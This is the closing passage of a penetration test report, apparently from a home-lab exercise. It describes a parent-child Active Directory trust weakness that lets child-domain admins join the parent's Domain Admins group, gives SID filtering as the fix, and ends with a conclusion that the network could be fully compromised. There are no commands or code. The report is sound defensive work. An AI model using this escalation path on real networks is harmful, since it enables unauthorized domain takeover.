Domains have trust between them allowing for one or more domains users to access resources in the other. In a case of a parent child domain they have a bidirectional trust where users from both can access resources in both domains. While this is useful it also gives Domain Admins in the child domain instant access to sensitive information in the parent domain where they can add themselves to the Domain Administrators group of the parent.

Evidence

See Attack Narrative figure here

Remediation

From the parent domain Enable SID filtering from GPO. This will prevent the Domain admins in the child domain from adding themselves to sensitive groups in the parent domain.

References: https://attack.mitre.org/techniques/T1134/005/

Conclusion

Queen City Cybersecurity performed an internal penetration test against HomeLab Inc's network. The team identified several attack paths, managed to gain footholds, escalate privileges, move across the network and extract proprietary information out of the network if needed. Queen City Cybersecurity assesses that an external attacker or internal threat could fully compromise HomeLab Inc's network and services as it currently is implemented. No specialized tools or techniques were utilized. Everything done during the attack process was done using public available tools and techniques and exploits to achieve the end results. It is our hope that with this report HomeLab Inc can move forward and improve the security posture of the network and systems affected.

Queen City Cybersecurity

LAST PAGE
END OF REPORT